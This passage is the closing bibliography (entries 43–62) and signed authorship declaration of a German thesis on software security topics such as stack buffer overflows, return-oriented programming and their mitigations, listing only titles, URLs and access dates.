[43] ARM Limited: *Real View Compilation Tools Assembler Guide*, §4.4.1 MUL, MLA, and MLS
URL: http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.dui0204j/Cihihggj.html
Stand: Stand: 2018-07-03 09:30 Uhr

[44] *„The C99 standard draft + TC3“*, §7.1.1 S.164
URL: http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1256.pdf
Stand: Stand: 2018-07-03 09:30 Uhr

[45] World Wide Web Consortium: *HTTP: The Request*
URL: https://www.w3.org/Protocols/HTTP/Request.html
Stand: Stand: 2018-07-03 09:30 Uhr

[46] Linux man-page zu vsprintf

[47] Marco-Gisbert, Hector; Ripoll, Ismael: *On the effectiveness of NX, SSP, RenewSSP and ASLR against stack buffer overflows*
URL: http://hmarco.org/data/OnTheEffectivness-NX-SSP-RenewSSP-and-ASLR.pdf
Stand: 2018-07-30 14:45 Uhr

[48] Bundesamt für Sicherheit in der Informationstechnik: *Microsoft .NET Framework: Mehrere Schwachstellen*
URL: https://www.bsi-fuer-buerger.de/SharedDocs/Warnmeldungen/DE/TW/2018/05/warnmeldung_tw-t18-0057.html
Stand: 2018-07-31 14:00 Uhr

[49] Exploit Database Statistics
URL: https://www.exploit-db.com/exploit-database-statistics/
Stand: 2018-05-28 08:30 Uhr

[50] Greenberg, Andy: *New Dark-Web Market is selling Zero-Day Exploits to Hackers*
URL: https://www.wired.com/2015/04/therealdeal-zero-day-exploits/
Stand: 2018-05-28 11:00 Uhr

[51] Leyden, John: *'Amnesia' IoT botnet feasts on year-old unpatched vulnerability*
URL: https://www.theregister.co.uk/2017/04/07/amnesia_iot_botnet/
Stand: 2018-08-14 15:45 Uhr

[52] Franklin Jr., Curtis: *Wicked Mirai Brings New Exploits to IoT Botnets*
URL: https://www.darkreading.com/iot/wicked-mirai-brings-new-exploits-to-iot-botnets/d/d-id/1331903
Stand: 2018-08-14 15:45 Uhr

[53] Ries, Uli: *Ist das Entwickeln sicherer Software Geldverschwendung?*
URL: https://www.heise.de/security/meldung/Ist-das-Entwickeln-sicherer-Software-Geldverschwendung-1813564.html
Stand: 2018-08-14 16:20 Uhr

[54] Checkoway, Stephen; Shacham, Hovav; *Escape From Return-Oriented Program-*

ming: Return-oriented Programming without Returns (on the x86)
URL: https://cseweb.ucsd.edu/~hovav/dist/noret.pdf
Stand: 2018-05-29 15:00 Uhr

[55] Bittau, Andrea; Belay, Adam; Mashtizadeh, Ali; Mazières David; Boneh, Dan; *Hacking Blind*
Electronic ISBN: 978-1-4799-4686-0
URL: https://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=6956567
Stand: 2018-06-04 17:00 Uhr

[56] Fratić, Ivan: *ROPGuard: Runtime Prevention of Return-Oriented Programming Attacks*
URL: http://www.ieee.hr/_download/repository/Ivan_Fratric.pdf
Stand: 2018-06-13 13:45 Uhr

[57] Padaryan, V.A.; Kaushan, V.V.; Fedotov, A.N; *Automated Exploit Generation for Stack Buffer Overflow Vulnerabilities*
URL: https://link.springer.com/article/10.1134/S0361768815060055
Stand: 2018-08-09 10:00 Uhr

[58] Schwartz, Edward J.; Avgerinos, Thanassis; Brumley, David; *Q: Exploit Hardening Made Easy*
URL: https://www.usenix.org/legacy/event/sec11/tech/full_papers/Schwartz.pdf
Stand: 2018-08-09 14:30 Uhr

[59] Corelan Team; *Mona 1.0 released !*
URL: https://www.corelan.be/index.php/2011/06/16/mona-1-0-released/
Stand: 2018-08-09 14:30 Uhr

[60] Wagle, Perry; Cowan, Crispin; *Stack Guard: Simple Stack Smash Protection for GCC*
URL: http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.5.9896&rep=rep1&type=pdf#page=243
Stand: 2018-07-06 13:00 Uhr

[61] Meer, Haroon: *Memory Corruption Attacks - The (almost) Complete History*
URL: https://media.blackhat.com/bh-us-10/whitepapers/Meer/BlackHat-USA-2010-Meer-History-of-Memory-Corruption-Attacks-wp.pdf
Stand: 2018-07-06 13:40 Uhr

[62] Richarte, Gerardo: *Four different tricks to bypass StackShield and StackGuard protection*
URL: http://staff.ustc.edu.cn/~bjhua/courses/security/2014/readings/stackguard-bypass.pdf
Stand: 2018-07-11 13:00 Uhr

Erklärung

Hiermit erkläre ich, dass ich meine Arbeit selbstständig verfasst, keine anderen als die angegebenen Quellen und Hilfsmittel benutzt und die Arbeit noch nicht anderweitig für Prüfungszwecke vorgelegt habe.

Stellen, die wörtlich oder sinngemäß aus Quellen entnommen wurden, sind als solche kenntlich gemacht.

Mittweida, 1. Oktober 2018